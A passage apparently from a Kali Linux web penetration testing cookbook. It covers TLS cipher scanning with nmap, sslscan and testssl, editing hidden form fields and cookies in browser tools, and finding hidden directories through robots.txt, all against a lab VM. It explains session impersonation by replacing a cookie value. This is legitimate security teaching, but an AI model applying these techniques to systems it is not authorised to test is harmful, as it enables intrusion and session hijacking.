
```
root@kali:~# nmap -sT -p 443 --script ssl-enum-ciphers 192.168.56.11
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-18 09:10 CDT
setup_target: failed to determine route to 100 (0.0.0.100)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
ns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.11
Host is up (0.00025s latency).

PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - D
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - D
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 1024) - D
|       TLS_RSA_WITH_RC4_128_SHA (rsa 1024) - D
|     compressors:
|       DEFLATE
|       NULL
|     cipher preference: client
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       CBC-mode cipher in SSLv3 (CVE-2014-3566)
|       Ciphersuite uses MD5 for message integrity
|       Weak certificate signature: SHA1
|   TLSv1.0:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - D
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
```

2. SSLScan is a command-line tool dedicated to evaluating the SSL/TLS configuration of servers. To use it, we only need to add the server's IP address or hostname (`sslscan 192.168.56.11`):



```
root@kali:~# sslscan 192.168.56.11
Version: 1.11.11-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Connected to 192.168.56.11

Testing SSL server 192.168.56.11 on port 443 using SNI name 192.168.56.11

  TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression enabled (CRIME)

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.0  256 bits  DHE-RSA-AES256-SHA            DHE 1024 bits
Accepted  TLSv1.0  256 bits  AES256-SHA
Accepted  TLSv1.0  128 bits  DHE-RSA-AES128-SHA            DHE 1024 bits
Accepted  TLSv1.0  128 bits  AES128-SHA
Accepted  TLSv1.0  128 bits  RC4-SHA
Accepted  TLSv1.0  128 bits  RC4-MD5
Accepted  TLSv1.0  112 bits  EDH-RSA-DES-CBC3-SHA          DHE 1024 bits
Accepted  TLSv1.0  112 bits  DES-CBC3-SHA
Preferred SSLv3    256 bits  DHE-RSA-AES256-SHA            DHE 1024 bits
Accepted  SSLv3    256 bits  AES256-SHA
Accepted  SSLv3    128 bits  DHE-RSA-AES128-SHA            DHE 1024 bits
Accepted  SSLv3    128 bits  AES128-SHA
Accepted  SSLv3    128 bits  RC4-SHA
```

3. TestSSL shows a more detailed input than Nmap or SSLScan; its basic use only requires us to append the target to the command in the command line. It also allows for exporting output to multiple formats, such as CSV, JSON, or HTML (`testssl 192.168.56.11`):



```
 rDNS (192.168.56.11):    --
 Service detected:        HTTP


 Testing protocols via sockets except SPDY+HTTP2

 SSLv2      not offered (OK)
 SSLv3      offered (NOT ok)
 TLS 1      offered
 TLS 1.1    not offered
 TLS 1.2    not offered
 SPDY/NPN   not offered
 HTTP2/ALPN not offered

 Testing ~standard cipher categories

 NULL ciphers (no encryption)                  not offered (OK)
 Anonymous NULL Ciphers (no authentication)    not offered (OK)
 Export ciphers (w/o ADH+NULL)                 not offered (OK)
 LOW: 64 Bit + DES encryption (w/o export)     not offered (OK)
 Weak 128 Bit ciphers (SEED, IDEA, RC[2,4])    offered (NOT ok)
 Triple DES Ciphers (Medium)                   offered
 High encryption (AES+Camellia, no AEAD)       offered (OK)
 Strong encryption (AEAD ciphers)              not offered


 Testing robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption,
 3DES, RC4

 PFS is offered (OK)           DHE-RSA-AES256-SHA DHE-RSA-AES128-SHA


 Testing server preferences

 Has server cipher order?      nope (NOT ok)
```

How it works...

Nmap, SSLScan, and TestSSL work by making multiple connections to the target HTTPS server by trying different cipher suites and client configurations to test what it accepts.

In the results shown by all three tools, we can see some issues that can put the encrypted communication:

- Use of the SSLv3. SSL protocol has been deprecated since 2015 and it has inherent vulnerabilities that make it prone to multiple attacks, such as Sweet32 (`https://sweet32.info/`), and POODLE (`https://www.openssl.org/~bodo/ssl-poodle.pdf`).

- Use of RC4 and DES ciphers and SHA and MD5 hashes. RC4 and DES encryption algorithms are now considered cryptographically weak, as are the SHA and MD5 hashing algorithms. This is due to the improvement on processing power of modern computers and the fact that those algorithms can be broken in a realistic amount of time with such processing power.
- Use of TLS 1.0. TLS is the successor to SSL and its current version is 1.2. While TLS 1.1 is still considered acceptable, allowing TLS 1.0 in a server is considered bad practice or a security concern.
- The certificate is self-signed, uses a weak signature algorithm (SHA1), and the RSA key is not strong enough (1,024 bits).

When a browser connects to a server using HTTPS, they exchange information on what ciphers the browser can use and which of those the server supports, and then they agree on using the higher complexity common to both of them. If an MITM attack is performed against a poorly configured HTTPS server, the attacker can trick the server by saying that the client only supports the weakest cipher suite, say 56 bits DES over SSLv2, and then the communication intercepted by the attacker will be encrypted with an algorithm that may be broken in a few days or hours with a modern computer.

See also

The tools shown here are not the only ones that can retrieve cipher information from SSL/TLS connections. There is another tool included in Kali Linux called SSLyze that could be used as an alternative and may sometimes give complimentary results to our tests:

```
sslyze --regular www.example.com
```

SSL/TLS information can also be obtained through OpenSSL commands:

```
openssl s_client -connect www2.example.com:443
```

Using the browser's developer tools to analyze and alter basic behavior


Firebug is a browser add-on that allows us to analyze the inner components of a web page, such as table elements, CSS classes, and frames. It also has the ability to show us DOM objects, error codes, and request-response communication between the browser and server.

In the previous recipe, we saw how to look into a web page's HTML source code and found a hidden input field that established some default values for the maximum size of a file. In this recipe, we will see how to use the browser's debugging extensions, in this particular case, Firebug for Firefox, or OWASP Mantra.

How to do it...

With `vm_1` running, go to your Kali VM and browse to `http://192.168.56.11/WackoPicko`:


1. Right-click on **Check this file** option and then select **Inspect Element**:



```
<p></p>
<p></p>
<h4></h4>
<br>
<script></script>
<form enctype="multipart/form-data" action="/WackoPicko/piccheck.php" method="POST">
  <input name="MAX_FILE_SIZE" value="30000" type="hidden">
  Check this file:
  <input name="userfile" type="file">
  <br>
  With this name:
```


A browsers developer tools can also be triggered using *F12*, or *Ctrl* + *Shift* + *C*.

2. There is a `type="hidden"` parameter on the first input of the form; double-click on `hidden` to select it:



```
<p></p>
<p></p>
<h4></h4>
<br>
<script></script>
<form enctype="multipart/form-data" action="/WackoPicko/piccheck.php" method="POST">
  <input name="MAX_FILE_SIZE" value="30000" type="hidden">
  Check this file:
  <input name="userfile" type="file">
  <br>
  With this name:
```

3. Replace `hidden` with `text`, or delete the whole property `type="hidden"` and hit *Enter*.
4. Now, double-click on the parameter value of `3000`.
5. Replace that value with `500000`:



```
<p></p>
<p></p>
<h4></h4>
<br>
<script></script>
<form enctype="multipart/form-data" action="/WackoPicko/piccheck.php" method="POST">
  <input name="MAX_FILE_SIZE" value="500000">
  Check this file:
  <input name="userfile" type="file">
  <br>
  With this name:
  <input name="name" type="text">
```

6. Now we see a new textbox on the page with `500000` as the value. We have just changed the file size limit and added a form field to change it.

How it works...

Once a web page is received by the browser, all its elements can be modified to alter the way the browser interprets it. If the page is reloaded, the version generated by the server is shown again.

Developer Tools allow us to modify almost every aspect of how the page is shown in the browser; so, if there is control established client-side, we can manipulate it with this tool.

There's more...

A browser's developer tools are not only to unhide input or change values; it also has some other very useful tools:

- **Inspector** is the tab we just used. It presents the HTML source in a hierarchical way, thus allowing us to modify its contents.
- The **Console** tab shows errors, warnings, and some other messages generated when loading the page.
- Within **Debugger**, we can see the full HTML source, set breakpoints that will interrupt the page load when the process reaches them, and check and modify variable values when running scripts.
- The **Style Editor** tab is used to view and modify the CSS styles used by the page.
- In the **Performance** tab, we can calculate stats about the time and resources used by dynamic and static elements loaded on the page. From a developer's perspective, this is useful for detecting bottlenecks and excessive use of computing power in client-side code.
- **Memory** can be used to take snapshots of the process's memory; this is useful if we want to look for sensitive information stored in memory.
- **Network** displays the requests made to the server and its responses, their types, size, response time, and its order in a timeline.
- **Storage** shows the cookies and other client-side storage options and makes it possible to delete them or change their values.

- Other tabs that can be enabled in the tools settings are:
    - **DOM**
    - **Shader Editor**
    - **Canvas**
    - **Web Audio**
    - **Scratchpad**

Obtaining and modifying cookies

Cookies are small pieces of information sent by a web server to the client (browser) to store some information locally, related to that specific user. In modern web applications, cookies are used to store user-specific data, such as color theme configuration, object arrangement preferences, previous activity, and (more importantly for us) the session identifiers.

In this recipe, we will use the browser's tools to see the cookies' values, how they are stored, and how to modify them.

Getting ready

Our `vm_1` needs to be running. `192.168.56.11` will be used as the IP address for that machine and we will use Firefox as the web browser.


The **Storage** tab in **Developer Tools** may not be enabled by default in Firefox; to enable it, we open developer tools (*F12* in the browser) and go to the **Toolbox** options (the gear icon on the right). Under **Default Developer Tools**, we tick the **Storage** box.

How to do it...

To view and edit the value of cookies, we can use the browser's developer tools or the cookies manager and the plugin that we installed in `Chapter 1`, *Setting Up Kali Linux and the Testing Lab*. Let's try both methods:

1. Browse to `http://192.168.56.11/WackoPicko`.

2. Open **Developer Tools** and go to **Storage** | **Cookies**:




Welcome to WackoPicko

On WackoPicko, you can share all your crazy pics with your friends.
But that's not all, you can also buy the rights to the high quality
version of someone's pictures. WackoPicko is fun for the whole family.

Name	Path	Domain	Expires on	Value	Secure	HttpOnly
PHPSESSID	/	192.168.56....	Session	2q9ppa0jrcklirods80dp72u74	false	false
acgroupswit...	/	192.168.56....	Session	nada	false	false
acopendivids	/	192.168.56....	Session	swingset,jotto,phpbb2,redmine	false	false

We can change any of the cookie's values by double-clicking on them and entering a new one.

3. Now, we can also use a plugin to check and edit cookies. On Firefox's top bar, click on the **Cookies Manager** button:




Domain	Name
☑ 192.168.56.11	PHPSESSID
☐ 192.168.56.11	unionname
☐ .google.com	NID
☐ .google.com	NID

Name: PHPSESSID
Content: 034heof84d7q5ss7k22revlrv6
Domain: 192.168.56.11
Path: /
Send For: Any type of connection
Expires: At end of session

In the preceding image, we can see all the cookies stored at that time, and the sites they belong to, with this add-on. We can also modify their values, delete them, and add new ones.

4. Select `PHPSESSID` from `192.168.56.11` and click on **Edit**.
5. Change the **Http Only** value to **Yes**:


Cookies Manager+ v1.14.3 [showing 11 of 11, selected 1]
Edit cookie - Cookies Manager+
Actions
Save as new
Save
Cancel
New Cookie
Edit
Delete
Close

Name: ✓ PHPSESSID
Content: ✓ 034heof84d7q5ss7k22revlrv6
✓ Wrap text
Domain: ✓ 192.168.56.11
Path: ✓ /
Send For: ✓ Any type of connection
Http Only: ✓ Yes
Expires: ✓ at end of session

The parameter we just changed (**Http Only**) tells the browser that this cookie is not allowed to be accessed by a client-side script.

How it works...

Cookies Manager is a browser add-on that allows us to view, modify, or delete existing cookies and to add new ones. As some applications rely on values stored in these cookies, an attacker can use them to inject malicious patterns that might alter the behavior of the page or to provide fake information in order to gain a higher level of privilege.

Also, in modern web applications, session cookies are commonly used and often are the only source of user identification once the login is done. This leads to the possibility of impersonating a valid user by replacing the cookie's value for the user of an already active session.

There's more...

When implementing penetration testing on web applications, we should pay attention to certain characteristics in the cookies to verify that they are secure:

- **Http Only**: If a cookie has this flag set, then it will not be accessible through scripting code; this means that the cookie values can only be altered from the server. We can still use the browser tools or a plugin to change them, but not a script within the page.
- **Secure**: The cookie won't be transferred through unencrypted channels; if a site uses HTTPS and this flag is set in the cookie, the browser won't take or send the cookie when the requests are done through HTTP.
- **Expires**: If the expiration date is set to the future, it means that the cookie is stored in a local file and will be kept even after the browser closes. An attacker could get this cookie directly from the file and perhaps steal a valid user's session.

Taking advantage of robots.txt


One step further into reconnaissance, we need to figure out if there is any page or directory in the site that is not linked to what is shown to the common user, for example, a login page to the intranet or to the **Content Management Systems** (**CMS**) administration. Finding a site similar to this will expand our testing surface considerably and give us some important clues about the application and its infrastructure.

In this recipe, we will use the `robots.txt` file to discover some files and directories that may not be linked to anywhere in the main application.

How to do it...

To illustrate how a penetration tester can take advantage of `robots.txt`, we will use `vicnum`, a vulnerable web application in `vm_1`, which contains three number and word guessing games. We will use information obtained through `robots.txt` to increase our chances of winning those games:


1. Browse to `http://192.168.56.11/vicnum/`.
2. Now, we add `robots.txt` to the URL and we will see the following:



```
User-agent: *
Disallow: /jotto/
Disallow: /cgi-bin/
```

This file tells search engines that the indexing of the directories `jotto` and `cgi-bin` is not allowed for every browser (**User-agent**). However, this doesn't mean that we cannot browse them.

3. Let's browse to `http://192.168.56.11/vicnum/cgi-bin/`:




Index of /vicnum/cgi-bin

```
Name              Last modified      Size Description
Parent Directory                        -
guessnum1.pl      17-Jul-2012 23:24 2.2K
guessnum2.pl      09-Jul-2012 15:25 4.4K
guessnum3.pl      09-Jul-2012 10:32  630
jotto1.pl         18-Jul-2012 14:23 1.5K
jotto2.pl         17-Jul-2012 23:24 4.1K
jotto3.pl         14-Sep-2011 11:09  491
```

We can click and navigate directly to any of the Perl scripts (**.pl** files) in this directory.


4. Let's browse to `http://192.168.56.11/vicnum/jotto/`.
5. Click on the file named `jotto`. You will see something similar to the following screenshot:



192.168.56.11/vicnum/jotto/jotto

```
broke
final
image
magic
prove
proxy
token
worms
broke
lucky
```

`jotto` is a game about guessing five-character words; could this be the list of possible answers? Play the game using words in that list as answers. We have already hacked the game:



192.168.56.11/vicnum/cgi-bin/jotto2.pl

Jotto

Hi name - you have chosen the word token

Congratulations - you guessed token in 5 attempts

Click on the CONTINUE button to proceed

How it works...

`robots.txt` is a file used by web servers to tell search engines about the directories or files that they should index and what they are not allowed to look into. Taking the perspective of an attacker, this tells us whether there is a directory in the server that is accessible but hidden to the public using what is called **security through obscurity** (that is, assuming that users won't discover the existence of something if they are not told about it).

3
Using Proxies, Crawlers, and Spiders

In this chapter, we will cover:

- Finding files and folders with Dirb
- Finding files and folders with ZAP
- Using Burp Suite to view and alter requests
- Using Burp Suite's intruder to find files and folders
- Using the ZAP proxy to view and alter requests
- Using ZAP spider
- Using Burp Suite to spider a website
- Repeating requests with Burp Suite's repeater
- Using WebScarab
- Identifying relevant files and directories from crawling results

Introduction

A penetration test may be performed using different approaches called black, grey, and white box. Black box is when the testing team doesn't have any previous information about the application to test except the URL of the server; white box is when the team has all information about the target, its infrastructure, software versions, test users, development information, and so on; and gray box is a point in between.

For both black and gray box approaches, a reconnaissance phase, as we saw in the previous chapter, is necessary for the testing team to discover the information that could be provided by the application's owner in a white box approach.

